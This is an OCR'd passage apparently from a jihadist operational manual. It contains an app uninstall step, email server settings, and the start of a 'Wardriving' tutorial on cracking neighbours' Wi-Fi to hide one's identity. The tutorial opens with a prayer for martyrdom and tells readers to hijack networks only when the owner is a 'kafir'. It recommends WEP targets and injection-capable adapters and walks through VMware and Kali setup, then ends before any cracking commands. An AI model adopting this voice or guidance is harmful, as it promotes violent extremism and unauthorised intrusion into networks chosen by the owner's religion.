
To uninstall the application on your mobile go to "Settings" --> "Applications" --> "Manage Applications"

Choose "CryptoSMS"

Tap and choose "Uninstall"



Tap and choose "OK"



Tap and choose "OK"

Appendix 1

YAHOO and YMAIL

YAHOO POP SETUP:

(Recommended)

pop.mail.yahoo.com

Port: 995 SSL

Or Port: 110 None

YAHOO SMTP SETUP:

(Recommended)

smtp.mail.yahoo.com

Port: 465 SSL

Or Port: 587 None

GMAIL

GMAIL POP SETUP:

(Recommended)

pop.gmail.com

Port: 995 SSL

Or Port: 110 None

GMAIL SMTP SETUP:

(Recommended)

smtp.gmail.com

Port: 465 SSL

Or Port: 587 None

GMX

GMX POP SETUP:

(Recommended)

pop.gmx.net

Port: 995 SSL

Or Port: 110 None

GMX SMTP SETUP:

(Recommended)

mail.gmx.com

Port: 465 SSL

Or Port: 587 None

YANDEX.COM

YANDEX.COM POP SETUP:

(Recommended)

imap.yandex.com

Port 993 SSL

Or Port: 143 None

YANDEX SMTP SETUP:

(Recommended)

smtp.yandex.com

Port: 465 SSL

Or Port: 587 None

WARDRIVING

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martyrdom in your Path!

Wardriving is a term used for the art of hacking someone's internet connection.

Usage: to protect your identity whilst browsing the net.

How it works: every wireless network send out invisible data, and in this data is the key for the network. So what we do is we capture a sufficient amount of this invisible data and then ask a program to crack it. Simple!

Some things to consider when Wardriving if you live in an area where there are Muslims then refrain from hijacking networks in order to protect these Muslims from harm, however if you are certain that the target network you wish to hijack belongs to a kafir then by all means Bismillah go ahead!

There are usually two types of security people use on their networks WEP & WPA or WPA2. The first (WEP) is the easiest to crack and the method of cracking is very straight forward. I recommend for you (beginners) to target this type of network if you have the chance to do so as it is less time consuming, Masha Allah I have cracked a WEP network within 5 mins by the Qadr of Allah. WPA & WPA2 can be very time consuming and there are various methods of attacking these two.

1st What you need

1. vmware Player
2. Kali Linux
3. Wireless Adapter compatible with Kali that can do **packet injecting (Very important)**

Some compatible adapters
http://www.amazon.com/Alfa-Wireless-Original-9dBi-Strongest/dp/B001O9X9EU

http://www.amazon.com/802-11g-Wireless-Long-Rang-Network-Adapter/dp/B0035H4164/ref=sr_1_6?ie=UTF8&s=electronics&qid=1273160945&sr=1-6

http://www.amazon.com/USB-Yagi-directional-Antenna-802-11n-2200mW/dp/B003LLS5JI/ref=sr_1_1?s=electronics&ie=UTF8&qid=1343227424&sr=1-1&keywords=usb+yagi

- Alfa AWUS036NH USB adapter
- Alfa AWUS036H USB adapter
- Turbotenna usb yagi



Search on google for a ist of compatible adapters with Kali linux

Wardrive Checklist

1. First make sure the wireless adapter is installed and running fine.
2. Install VMware
3. Check if Operating System is 64 bit or 32bit if windows
4. Download correct kali version
5. Configure vmware to run Kali
6. Run Kali
7. Check to see if wireless adapter is recognized
8. Start a search
9. Capture packets (WEP) or 9. Identify Network (WPA/WPA2)
10. Crack key (WEP) or 10. Attack Network (WPA/WPA2)

VMware

How to Install



Step 1: google VMware and download **VMware Player**. Open it once downloaded (if it does not run on your system or you run into problems I suggest you google “vmware player oldapps” and download an older version) *the version I used dated back to 2012 on a win 7 os*


Step 2: click next




Step 3: Click Next




Step 4: uncheck and select next




Step 5: uncheck and select next




Step 6: Click next



Step 7: Click continue




Step 8: Once setup is complete Restart your computer.




Check which version of Kali you require

Step 1: On your desktop right click on My Computer and click on properties



Step 2: find system type and check if your Operating system is 32 bit or 64 bit



As you can see from the example above it is 32 bit so I would require a 32 bit version of Kali
For mac and any other check the kali website or watch a relevant tutorial on youtube

Download Kali

Google kali and download the iso version either 32-bit or 64-bit depending on what is compatible

How to run Kali Pt.1

Step 1a: google/download Kali {the version I used is was a 32 bit “iso” version} (this file is very big 3 gb so in the meantime do some azkars/studying or training depending on your internet connection)




Step 1b: open VMware player once download is complete


Step 2: accept terms and click ok




Step 3: click on create a new virtual machine




Step 4: select installer disc image file and click browse




Step 5: select the file you downloaded and click next




Step 6: select Linux and select the version below then click next




If your os is 64 bit then choose **"Other Linux 2.6.x kernel 64-bit"** however if it is 32bit then the one highlighted below




Step 7: Click next



Step 8: Click next




Step 9: Finally click on finish




How to run Kali Pt. 2

